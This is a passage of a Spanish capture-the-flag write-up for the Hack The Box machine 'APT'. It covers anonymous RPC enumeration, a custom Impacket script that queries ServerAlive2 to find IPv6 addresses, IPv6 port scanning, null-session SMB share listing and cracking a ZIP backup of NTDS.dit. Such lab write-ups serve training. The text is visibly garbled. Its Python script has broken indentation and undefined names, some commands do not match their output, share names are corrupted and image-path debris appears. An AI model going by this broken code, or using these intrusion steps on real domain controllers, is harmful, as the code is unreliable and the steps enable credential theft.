

Hack The Box - APT	
Sistema Operativo:	Windows
Dificultad:	Insane
Release:	31/10/2020
Skills Required	
<ul style="list-style-type: none"> ● Enumeration ● Scripting ● Impacket ● Windows internals 	
Skills Learned	
<ul style="list-style-type: none"> ● RPC enumeration ● Remote Registry ● Exploiting NTLMv1 	

Este informe documenta de manera estructurada el proceso completo de análisis, explotación y post-explotación de la máquina **APT**, abordando tanto la superficie de ataque inicial como las técnicas avanzadas empleadas para obtener control total del dominio. El objetivo principal es mostrar un flujo de trabajo realista, fundamentado en la comprensión profunda de los protocolos subyacentes —Kerberos, NTLM, DCE/RPC y Active Directory— y en la aplicación de metodologías ofensivas reproducibles.

La intrusión se inicia con la enumeración remota de servicios RPC y la obtención de *network bindings* mediante el método **ServerAlive2**, lo que permite descubrir interfaces expuestas únicamente en IPv6. A partir de esta información, se realiza un análisis exhaustivo de servicios críticos como SMB, Kerberos y WinRM, identificando configuraciones débiles y recursos sensibles, entre ellos un volcado de **NTDS.dit** acompañado de los hives de registro necesarios para descifrar credenciales.

El informe detalla el uso combinado de herramientas como **Impacket**, **Kerbrute**, **Responder**, **evil-winrm** y **Seatbelt**, así como técnicas de *password spraying*, forced authentication y explotación de **NTLMv1**. Además, se incluye una aportación propia desarrollada durante la investigación: una implementación alternativa basada exclusivamente en Impacket para automatizar parte del proceso de enumeración y validación de credenciales, demostrando la viabilidad de enfoques más directos y controlados que las herramientas tradicionales.

La explotación culmina con la obtención de privilegios de **Domain Administrator** mediante un ataque **DCSync**, validando la cadena completa de compromiso y evidenciando el impacto real de las debilidades identificadas. El resultado es un recorrido técnico completo que combina investigación, análisis protocolar, scripting personalizado y técnicas avanzadas de post-explotación, ofreciendo una visión integral del compromiso de un entorno Active Directory.



Enumeración

La dirección IP de la máquina víctima es 10.129.96.60. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(usuario㉿kali)-[~/HTB/APT]
└─$ ping -c 5 10.129.96.60
PING 10.129.96.60 (10.129.96.60) 56(84) bytes of data.
64 bytes from 10.129.96.60: icmp_seq=1 ttl=127 time=51.2 ms
64 bytes from 10.129.96.60: icmp_seq=2 ttl=127 time=51.9 ms
64 bytes from 10.129.96.60: icmp_seq=3 ttl=127 time=51.9 ms
64 bytes from 10.129.96.60: icmp_seq=4 ttl=127 time=52.2 ms
64 bytes from 10.129.96.60: icmp_seq=5 ttl=127 time=52.6 ms

--- 10.129.96.60 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4017ms
rtt min/avg/max/mdev = 51.242/51.977/52.572/0.441 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.96.60 -oN scanner_apt** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(usuario㉿kali)-[~/HTB/APT]
└─$ cat nmap/scanner_apt
# Nmap 7.98 scan initiated Sun Jan 18 04:08:47 2026 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN nmap/scanner_apt 10.129.96.60
Nmap scan report for 10.129.96.60
Host is up, received user-set (0.17s latency).
Scanned at 2026-01-18 04:08:48 CET for 39s
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http   syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Gigantic Hosting | Home
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc  syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 18 04:09:27 2026 -- 1 IP address (1 host up) scanned in 39.29 seconds
```

El reconocimiento inicial se articula mediante un escaneo exhaustivo de puertos con *nmap*, cuyo resultado evidencia una superficie de exposición extremadamente reducida: únicamente permanecen accesibles los servicios HTTP en el puerto 80 y MSRPC en el 135. Esta configuración minimalista sugiere una arquitectura deliberadamente contenida, presumiblemente orientada a limitar vectores de ataque triviales y obligar al analista a profundizar en vectores menos evidentes.



Análisis del puerto 80 (HTTP)

El acceso al servidor web conduce a un sitio estático identificado como “**Gigantic Hosting**”, carente de cualquier mecanismo interactivo que permita una enumeración directa —no se observan formularios, endpoints dinámicos ni invocaciones a APIs que posibiliten un análisis más granular. La ausencia de funcionalidad expuesta obliga, por tanto, a adoptar una aproximación inferencial y a explorar vías alternativas de enumeración que permitan desentrañar la lógica subyacente del entorno.



Grow your business with Gigantic Hosting

Análisis del puerto 135 (MSRPC)

El análisis del servicio MSRPC exige contextualizar su funcionamiento dentro del ecosistema de comunicación remota de Windows. **Remote Procedure Call (RPC)** constituye un mecanismo de *Inter-Process Communication* orientado a la invocación transparente de funciones alojadas en procesos remotos, ya sea dentro del propio host o a través de clientes distribuidos en la red. Su arquitectura abstrae la complejidad del transporte subyacente —normalmente SMB o TCP— y permite que el cliente invoque métodos remotos como si se tratara de llamadas locales, delegando en el *runtime* la serialización de parámetros, la gestión de *stubs* y la negociación del canal.

Sobre esta infraestructura se erige **Distributed Component Object Model (DCOM)**, una extensión distribuida del modelo COM que habilita la exposición de objetos, clases y métodos a través de interfaces RPC. DCOM actúa como un marco de interoperabilidad que permite a aplicaciones remotas interactuar con componentes registrados en el sistema, encapsulando la lógica de activación, autenticación y marshaling de objetos. En entornos corporativos, esta tecnología se utiliza para automatizar servicios, gestionar componentes de Windows y orquestar tareas administrativas, lo que la convierte en un vector de ataque especialmente relevante en auditorías de seguridad.

Para enumerar las interfaces RPC expuestas por DCOM, resulta especialmente útil la herramienta **rpcmap.py**, incluida en la suite *Impacket*. Este script consulta el *Endpoint Mapper* del sistema objetivo y recupera el catálogo de interfaces registradas, identificando UIDs, versiones, protocolos de transporte y puntos finales asociados. Esta información permite inferir la superficie de ataque disponible, detectar servicios expuestos inadvertidamente y, en ocasiones, identificar componentes vulnerables o configuraciones inseguras que pueden ser explotadas en fases posteriores del compromiso.

```
(usuario㉿kali)-[~/HTB/APT]
└─$ impacket-rpcmap 'ncacn_ip_tcp:10.129.96.60' | grep -A2 'DCOM'
Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: rpcss.dll
UUID: 000001A0-0000-0000-C000-000000000046 v0.0
--
Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: rpcss.dll
UUID: 4D9F4A88-7D1C-11CF-861E-0020AF6E7C57 v0.0
--
Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: rpcss.dll
UUID: 99FCFEC4-5260-101B-BBC8-00AA0021347A v0.5
```



La consulta al *Endpoint Mapper* revela tres *mappings* distintos, cada uno asociado a un **UUID** específico. En el ecosistema DCE/RPC, un *Universally Unique Identifier* constituye el identificador canónico que permite distinguir de forma global una interfaz, garantizando que los clientes puedan resolver inequívocamente el conjunto de métodos expuestos por un servicio remoto. El *Endpoint Mapper* —implementado por el servicio **RPC Endpoint Mapper (EPM)** en Windows— actúa como un registro centralizado que mantiene la correspondencia entre estos UUIDs, sus versiones, los protocolos de transporte disponibles y los puntos finales asociados. Su enumeración es, por tanto, un paso esencial para reconstruir la topología lógica de los servicios RPC publicados por el sistema.

Una búsqueda preliminar de los UUIDs obtenidos remite a la documentación oficial de Microsoft, donde se catalogan las interfaces COM/DCOM junto con sus identificadores y descripciones funcionales. En este caso, los tres UUIDs recuperados se corresponden con **IID_IRemoteSCMAActivator**, **IID_IActivation** e **IID_IObjectExporter**, todas ellas vinculadas al subsistema de activación remota de objetos COM.

- **IID_IRemoteSCMAActivator** define la interfaz responsable de coordinar la activación remota de clases COM a través del *Service Control Manager* distribuido. Su función es mediar entre el cliente y el servidor para resolver CLSIDs, validar permisos y orquestar la creación de instancias remotas.
- **IID_IActivation** constituye una interfaz interna del proceso de activación, encargada de gestionar la negociación de parámetros, la resolución de contextos de ejecución y la inicialización de objetos distribuidos. Aunque menos documentada públicamente, su presencia confirma que el host expone mecanismos de activación COM a través de RPC.
- **IID_IObjectExporter**, por su parte, resulta especialmente relevante desde una perspectiva ofensiva. Esta interfaz implementa métodos destinados a la exportación, registro y mantenimiento de referencias a objetos distribuidos. Entre sus capacidades se encuentran la obtención de *OXIDs*, *OIDs* y *IPIDs*, elementos fundamentales para comprender la arquitectura interna de DCOM y, en determinados escenarios, para manipular o abusar del ciclo de vida de objetos remotos.

La inspección detallada de los métodos asociados —accesibles desde la propia documentación oficial— permite identificar funcionalidades potencialmente explotables, así como inferir el grado de exposición del subsistema DCOM del objetivo. En este punto, **IID_IObjectExporter** destaca como la interfaz que ofrece un conjunto de operaciones particularmente sugestivas para fases posteriores de la intrusión.

The screenshot shows a web browser displaying the Microsoft Open Specification for the Windows Protocols DCOM interface. The URL is https://learn.microsoft.com/en-usopenspecs/windows_protocols/ms-dcom/8ed0ee33-56a1-44b7-979f-5972fe0e9416c. The page title is "Methods in RPC Opnum Order". The table lists various methods with their descriptions and opnums:

Method	Description
<code>ResolveOid</code>	Returns the bindings and <i>Remote Unknown IID</i> for an <i>object exporter</i> . Opnum: 0
<code>SimplePing</code>	Performs a ping of a previously allocated <i>ping set</i> to maintain the <i>reference counts</i> on the objects referred to by the set. Opnum: 1
<code>ComplexPing</code>	Invoked to create or modify a <i>ping set</i> , to <i>ping</i> a <i>ping set</i> , or to perform a combination of these operations in one invocation. Opnum: 2
<code>ServerAlive</code>	Invoked by clients to test the aliveness of a server using a given RPC protocol. Opnum: 3
<code>ResolveOid2</code>	Returns the bindings and <i>Remote Unknown IID</i> for an <i>object exporter</i> , and the <i>CONVERSION</i> of the object server. Opnum: 4
<code>ServerAlive2</code>	Introduced with version 5.6 of the DCOM Remote Protocol. Extends the <i>ServerAlive</i> method and returns string and security bindings for the object resolver. Opnum: 5

Below the table, a note states: "The methods MUST NOT throw exceptions." At the bottom of the page, it says "Last updated on 04/21/2024".

La enumeración previa de interfaces RPC permite profundizar en la estructura interna de cada una de ellas mediante el análisis de sus **Opnums** (*Operation Numbers*). En el modelo DCE/RPC, cada método expuesto por una interfaz se identifica mediante un índice ordinal —el Opnum— que determina la posición del procedimiento dentro de la *vtable* remota. Este valor es esencial para la invocación de métodos, ya que el cliente RPC no llama a las funciones por nombre, sino por su número de operación, lo que convierte a los Opnums en un vector de análisis crítico para identificar funcionalidades accesibles, comportamientos inesperados o superficies de ataque inadvertidas.



La herramienta **rpcmap.py**, incluida en la suite Impacket, permite no solo enumerar los endpoints registrados, sino también determinar qué métodos de una interfaz pueden ser invocados sin autenticación. Para ello, se recurre al parámetro **-brute-opnums**, que fuerza un sondeo sistemático de los Opnums disponibles con el fin de identificar aquellos que no requieren credenciales válidas. En este contexto, el nivel de autenticación se fija explícitamente en **RPC_C_AUTHN_LEVEL_NONE**, correspondiente al valor 1, lo que indica que la llamada remota se ejecutará sin ningún mecanismo de verificación de identidad ni protección criptográfica. Este nivel, aunque limitado en entornos endurecidos, puede revelar métodos expuestos de forma inadvertida o configuraciones laxas que permitan la interacción anónima con componentes sensibles.

Dado que las interfaces identificadas únicamente exponen un número reducido de métodos, el parámetro **-opnum-max** se establece en 5, acotando el rango de Opnums a evaluar y optimizando el proceso de enumeración. Esta aproximación permite determinar con precisión qué operaciones son accesibles sin autenticación y, por tanto, susceptibles de explotación en fases posteriores del compromiso.

```
[usuario@kali:~/HTB/APT]
$ impacket -rpcmap ncaen_ip:tcp:10.129.96.60 -brute-opnums -auth-level 1 -opnum-max 5
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Protocol: N/A
Provider: rpcss.dll
UUID: 00000136-0000-0000-C000-000000000046 v0.0
Opnums 0-5: rpc_s_access_denied

Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: rpcss.dll
UUID: 000001A0-0000-0000-C000-000000000046 v0.0
Opnums 0-5: rpc_s_access_denied

Protocol: [MS-DCOM]: Distributed Component Object Model (DCOM) Remote
Provider: rpcss.dll
UUID: 99FCFEC4-5260-101B-BBCB-00AA0021347A v0.0
Opnum 0: rpc_x_bad_stub_data
Opnum 1: rpc_x_bad_stub_data
Opnum 2: rpc_x_bad_stub_data
Opnum 3: success
Opnum 4: rpc_x_bad_stub_data
Opnum 5: success

Protocol: [MS-RPC]: Remote Management Interface
Provider: rperts.dll
UUID: AFAB8D00-700A-11C9-BEF4-08002B102989 v1.0
Opnum 0: success
Opnum 1: rpc_x_bad_stub_data
Opnum 2: success
Opnum 3: success
Opnum 4: rpc_x_bad_stub_data
Opnum 5: nca_s_op_rng_error (opnum not found)

Protocol: N/A
Provider: rpcss.dll
UUID: B0E79E60-3D52-11CE-AA11-00006901293F v0.2
Opnums 0-5: rpc_s_access_denied

Protocol: N/A
Provider: rpcss.dll
UUID: C6F3E72-CF72-11D1-B71E-00C04FC3111A v1.0
Opnums 0-5: rpc_s_access_denied

Protocol: N/A
Provider: rpcss.dll
UUID: E1AFB308-5D1F-11C9-91A4-08002B14A0FA v3.0
Opnum 0: rpc_fault_cant_perform
Opnum 1: rpc_fault_cant_perform
Opnum 2: rpc_x_bad_stub_data
Opnum 3: rpc_x_bad_stub_data
Opnum 4: rpc_x_bad_stub_data
Opnum 5: rpc_fault_cant_perform
```

El **bruteforce** de métodos revela que los **Opnums 3 y 5** de la interfaz **IOBJECTEXPORTER** —correspondientes a los métodos **ServerAlive** y **ServerAlive2**— pueden ser invocados sin ningún tipo de autenticación. Este hallazgo es especialmente significativo, ya que la documentación oficial describe **ServerAlive2** como un procedimiento diseñado para suministrar al cliente un conjunto de *network bindings* que facilitan la negociación de conectividad posterior. En otras palabras, el método expone información estructural sobre los canales de comunicación disponibles, lo que puede resultar instrumental para pivotar hacia otros servicios RPC o para reconstruir la topología interna del subsistema DCOM.

La posibilidad de invocar **ServerAlive2** de forma anónima abre la puerta a una interacción directa con el servidor RPC sin necesidad de credenciales válidas. Este comportamiento, aunque legítimo en determinados contextos administrativos, constituye un vector de enumeración de alto valor en un escenario ofensivo. Para explotar esta capacidad, resulta pertinente elaborar un pequeño script basado en **Impacket**, que permita construir la llamada remota, serializar los parámetros adecuados y procesar la respuesta devuelta por el servidor.

La explotación del método **ServerAlive2** requiere la construcción de un stub mínimo capaz de establecer un canal RPC sin autenticación y de invocar directamente la interfaz **IOBJECTEXPORTER**. Para ello, se ha desarrollado un script en Python basado en la biblioteca **Impacket**, que abstraerá la complejidad del *runtime* DCE/RPC y permitirá interactuar con el servidor remoto de forma controlada y robusta.



El script se estructura en tres bloques funcionales claramente diferenciados. En primer lugar, se implementa la fase de **establecimiento del canal RPC**, utilizando DCERPCTransportFactory para generar el transporte adecuado en función del *binding string ncacn_ip_tcp:<ip>*. Se configura un tiempo de espera reducido y se fuerza el nivel de autenticación RPC_C_AUTHN_LEVEL_NONE, lo que garantiza que la conexión se realice sin credenciales, reproduciendo exactamente las condiciones detectadas durante la enumeración previa. Este bloque incorpora un manejo exhaustivo de excepciones —incluyendo errores de resolución DNS, rechazos de conexión, *timeouts* y fallos genéricos del sistema operativo— con el fin de asegurar una terminación limpia y diagnósticos precisos en caso de fallo.

Una vez establecido el canal, el segundo bloque se encarga de **invocar el método ServerAlive2** a través de la clase IObjectExporter proporcionada por Impacket. Esta abstracción encapsula la lógica de serialización y deserialización del stub, permitiendo al analista centrarse en la semántica del método. La llamada devuelve un conjunto de *network bindings*, cada uno de los cuales representa una descripción estructurada de los protocolos, direcciones y endpoints que el servidor expone para la comunicación remota. El script contempla posibles excepciones específicas del *runtime* DCE/RPC, así como errores de ejecución y condiciones inesperadas, reforzando la resiliencia del proceso.

Finalmente, el tercer bloque se dedica al **procesamiento de los bindings devueltos por ServerAlive2**. Cada binding se trata como una estructura interna cuyos campos se inspeccionan de forma segura, extrayendo los elementos más relevantes: el protocolo (aProtocol), la dirección de red (aNetworkAddr) y el endpoint asociado (aEndpoint). El script incorpora un manejo granular de errores —incluyendo claves ausentes, tipos inesperados o valores inválidos— lo que permite identificar anomalías en la respuesta del servidor y obtener una visión precisa de los canales de comunicación disponibles. La salida resultante proporciona una enumeración clara y estructurada de los *bindings*, constituyendo un punto de partida fundamental para fases posteriores de pivoting o interacción con otros servicios RPC expuestos.

```
import socket, sys, signal
from impacket.dcerpc.v5 import transport
from impacket.dcerpc.v5 import RPC_C_AUTHN_LEVEL_NONE, DCERPCException
from impacket.dcerpc.v5.dcomct import IObjectExporter
from argparse import ArgumentParser

def exit_handler(sig, frame):
    print("\n[!] Saliendo de la aplicación...")
    sys.exit(1)

#evento para controlar la salida de la aplicacion con Ctrl+C
signal.signal(signal.SIGINT, exit_handler)

def main(argv):
    target = f'ncacn_ip_tcp:{ip}'

    # -----
    # BLOQUE 1: Conexión RPC
    # -----
    try:
        rpc = transport.DCERPCTransportFactory(target)
        rpc.set_connect_timeout(5)
        dce = rpc.get_dce_rpc()
        dce.set_auth_level(RPC_C_AUTHN_LEVEL_NONE)
        dce.connect()
    except socket.timeout:
        print("[!] Timeout al conectar con el servidor RPC")
        return
    except socket.error as e:
        print(f"[!] Error de resolución DNS: {e}")
        return
    except ConnectionRefusedError:
        print("[!] Conexión rechazada por el servidor")
        return
    except OSError as e:
        print(f"[!] Error OS al conectar: {e}")
        return
    except BaseException as e:
        print(f"[!] Error inesperado en la conexión RPC ({type(e).__name__}): {e}")

    # -----
    # BLOQUE 2: Llamada ServerAlive2
    # -----
    try:
        obj = IObjectExporter(dce)
        binding = obj.ServerAlive2()
    except DCERPCException as e:
        print(f"[!] Error DCERPC ejecutando ServerAlive2: {e}")
        return
    except RuntimeError as e:
        print(f"[!] Error de ejecución en ServerAlive2: {e}")
        return
    except KeyError as e:
        print(f"[!] Error OS en ServerAlive2: {e}")
        return
    except BaseException as e:
        print(f"[!] Error inesperado en ServerAlive2 ({type(e).__name__}): {e}")

    # -----
    # BLOQUE 3: Procesar bindings
    # -----
    for b in bindings:
        try:
            fields = b.fields # diccionario interno real
            proto = b['Protocol'] if 'Protocol' in fields else None
            addr = b['aNetworkAddr'] if 'aNetworkAddr' in fields else None
            endpoint = b['aEndpoint'] if 'aEndpoint' in fields else None

            print(f"Proto: {proto} | Addr: {addr} | Endpoint: {endpoint}")

            except KeyError as e:
                print(f"[!] Falta una clave en el binding: {e}")
                print("Raw:", repr(b))
            except TypeError as e:
                print(f"[!] Tipo inesperado en binding: {e}")
                print("Raw:", repr(b))
            except ValueError as e:
                print(f"[!] Valor inválido en binding: {e}")
                print("Raw:", repr(b))
            except BaseException as e:
                print(f"[!] Error inesperado procesando binding ({type(e).__name__}): {e}")
                print("Raw:", repr(b))

        if name == "main__":
            parser = ArgumentParser()
            parser.add_argument("-i", "--ip", help="comando a ejecutar", required=True)
            args = parser.parse_args()

            maintarg.ip
```




La ejecución del script permite recuperar los **Network Interface Card (NIC) bindings** expuestos por el método **ServerAlive2**, entre los cuales se incluye la dirección IPv6 asociada a la interfaz de red principal del sistema objetivo. En el contexto de DCE/RPC, estos *bindings* representan descriptores estructurados que detallan los protocolos, direcciones y endpoints que el servidor pone a disposición para la comunicación remota. Desde una perspectiva de enumeración ofensiva, obtener las **NIC addresses** equivale a descubrir las rutas de comunicación reales que el host utiliza internamente, lo que puede revelar interfaces no expuestas en IPv4, configuraciones dual-stack y servicios accesibles únicamente a través de IPv6.

```
[usuari@kali]:~/HTB/APT/content]
└─$ python script_apt_v2.py -l 10.129.96.60 --forensic

*** Bindings detectados ***
Tipo: STRINGBINDING | Proto: None | Addr: apt | Endpoint: None
[Forensic]
    Tamaño estructura: 2
    Raw: <impacket.dcerpc.v5.dcomrt.STRINGBINDING object at 0x7f1b92b6af90>
    Campos:
        - wToword;
        - aNetworkAddr;
        - aNetworkAddr: apt
Tipo: STRINGBINDING | Proto: None | Addr: 10.129.96.60 | Endpoint: None
[Forensic]
    Tamaño estructura: 2
    Raw: <impacket.dcerpc.v5.dcomrt.STRINGBINDING object at 0x7f1b92b35bd0>
    Campos:
        - wToword;
        - aNetworkAddr: 10.129.96.60
Tipo: STRINGBINDING | Proto: None | Addr: dead:beef::b885:d62a:d679:573f | Endpoint: None
[Forensic]
    Tamaño estructura: 2
    Raw: <impacket.dcerpc.v5.dcomrt.STRINGBINDING object at 0x7f1b92b35e50>
    Campos:
        - wToword;
        - aNetworkAddr: dead:beef::b885:d62a:d679:573f
Tipo: STRINGBINDING | Proto: None | Addr: dead:beef::bcb6:572d:a254:f2f5 | Endpoint: None
[Forensic]
    Tamaño estructura: 2
    Raw: <impacket.dcerpc.v5.dcomrt.STRINGBINDING object at 0x7f1b92b516e0>
    Campos:
        - wToword;
        - aNetworkAddr: dead:beef::bcb6:572d:a254:f2f5

*** Puertos DCOM detectados ***
No se detectaron puertos dinámicos.
```

La obtención de la dirección IPv6 resulta especialmente significativa, ya que muchos entornos Windows mantienen servicios críticos escuchando exclusivamente en este espacio de direcciones, a menudo con políticas de filtrado menos restrictivas. Con esta información, el siguiente paso consiste en incorporar la correspondencia **IP ↔ hostname** en el archivo *hosts*, lo que permite resolver correctamente el dominio interno y facilita la interacción con servicios que dependen de la identidad del host, como LDAP, Kerberos o SMB.



A continuación, se procede a un escaneo de puertos utilizando *nmap* con el modificador **-6**, que fuerza el uso de IPv6 como protocolo de transporte. A diferencia del escaneo inicial sobre IPv4, esta enumeración revela un conjunto mucho más amplio de servicios expuestos, lo que sugiere que la máquina opera como **controlador de dominio del entorno HTB.LOCAL**. La presencia de servicios característicos —como LDAP, Kerberos, SMB, RPC Endpoint Mapper y DNS— confirma la naturaleza del host y abre la puerta a una fase de enumeración activa centrada en la infraestructura de Active Directory.

```
[usuari@kali]:~/HTB/APT/content]
└─$ cat ..//nmap/scanner_apt_ipv6
# Nmap 7.98 scan initiated Sun Jan 18 06:07:08 2026 as: /usr/lib/nmap/nmap -6 -p- -sS -sV --min-rate 5000 -vvv -n -Pn -oN ..//nmap/scanner_apt_ipv6 dead:beef:b885:d62a:d679:573f
Nmap scan report for dead:beef:b885:d62a:d679:573f
Host is up received user-set (0.051s latency).
Scanner at 2026-01-18 00:07:08 CET for 88s
Not shown: 65521 filtered ports (no-response)
PORT      STATE SERVICE      REASON
53/tcp    open  dns           syn-ack ttl 63 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 63 Microsoft IIS httpd 10.0
88/tcp    open  Kerberos-sec  syn-ack ttl 63 Microsoft Windows Kerberos (server time: 2026-01-18 05:07:42Z)
135/tcp   open  msrpc         syn-ack ttl 63 Microsoft Windows RPC
389/tcp   open  ldap          syn-ack ttl 63 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack ttl 63 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: HTB)
464/tcp   open  Kpasswrd?    syn-ack ttl 63
593/tcp   open  ncacn_http   syn-ack ttl 63 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ncacn_dgram  syn-ack ttl 63 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  ssl/Tls/Dsp  syn-ack ttl 63 Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
5985/tcp  open  http          syn-ack ttl 63 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  nc-nmf       syn-ack ttl 63 .NET Message Framing
47001/tcp open  http          syn-ack ttl 63 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         syn-ack ttl 63 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 63 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 63 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 63 Microsoft Windows RPC
49668/tcp open  ncacn_http   syn-ack ttl 63 Microsoft Windows RPC over HTTP 1.0
49670/tcp open  ncacn_dgram  syn-ack ttl 63 Microsoft Windows RPC
49673/tcp open  msrpc         syn-ack ttl 63 Microsoft Windows RPC
49685/tcp open  msrpc         syn-ack ttl 63 Microsoft Windows RPC
49772/tcp open  msrpc         syn-ack ttl 63 Microsoft Windows RPC
Service Info: Host: APT; OS: Windows; CPE: cpe:/o:microsoft:windows
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 18 06:08:36 2026 -- 1 IP address (1 host up) scanned in 87.57 seconds
```



Análisis del puerto 445 (SMB)

La siguiente fase del análisis se centra en la enumeración del servicio **SMB**, con el objetivo de identificar recursos compartidos accesibles mediante **autenticación anónima**. Este tipo de acceso, aunque desaconsejado en entornos corporativos, continúa presente en numerosas configuraciones heredadas y constituye un vector de enumeración de alto valor para un atacante. En este caso, la autenticación *null session* resulta efectiva y permite descubrir un recurso compartido denominado **backup**, cuyo contenido incluye un archivo **backup.zip** susceptible de contener información sensible.

```
(usuario@ kali) -i /HTB/HTB[content]
[*] netexec -S SMB -dead:beef:b885:d62a:d679:573f -U '' -p '' --shares
[*] Windows 10 / Server 2016 Build 14393 x64 (name:APT) (domain:htb.local) (signing:True) (SMBv1:True)
[*] htbt.local:
[*] Enumerated shares
  Share      Permissions      Remark
  -----      -----      -----
  backdoor    READ
  IPC$        Remote IPC
  NETLOGON   Logon server share
  SYSOUL      Logon server share
  SYSOV       Logon server share
```

Tras descargar el archivo, se constata que el contenedor ZIP se encuentra protegido mediante contraseña. Para proceder a su análisis, se recurre a la herramienta **zip2john**, que permite extraer el *password hash* en un formato compatible con *John the Ripper*. Una vez obtenido el hash, se inicia un proceso de descifrado empleando la conocida lista de contraseñas **rockyou.txt**, lo que posibilita recuperar la clave y acceder al contenido del archivo.

La extracción del ZIP revela elementos de gran relevancia: la base de datos **NTDS.dit**, junto con los hives de registro **SYSTEM** y **SECURITY**. Esta combinación es especialmente poderosa, ya que permite reconstruir los **NTLM hashes** de todos los usuarios existentes en el momento en que se generó la copia. La base de datos NTDS contiene los objetos de Active Directory, mientras que los hives SYSTEM y SECURITY proporcionan las claves necesarias para descifrar los secretos almacenados en ella.

```

[+] user@kali:~[~/HTB/APT/content]
[*] $ 7z l backup.zip

7-Zip 20.01 (x64) : Copyright (c) 1999-2020 Igor Pavlov : 2025-08-03
64-bit locale:es_ES.UTF-8 Threads:4 OPER_MAX:1024, ASM

Scanning the drive for archives:
1 file, 10650961 bytes (11 MiB)

Listing archive: backup.zip

Path = backup.zip
Type = zip
Physical Size = 10650961

      Date    Time Attr   Size Compressed  Name
----- -----
2020-09-23 18:40:25 0.....          0   Active Directory
2020-09-23 18:38:20 .... 50331648  8483543 Active Directory\ntds.dit
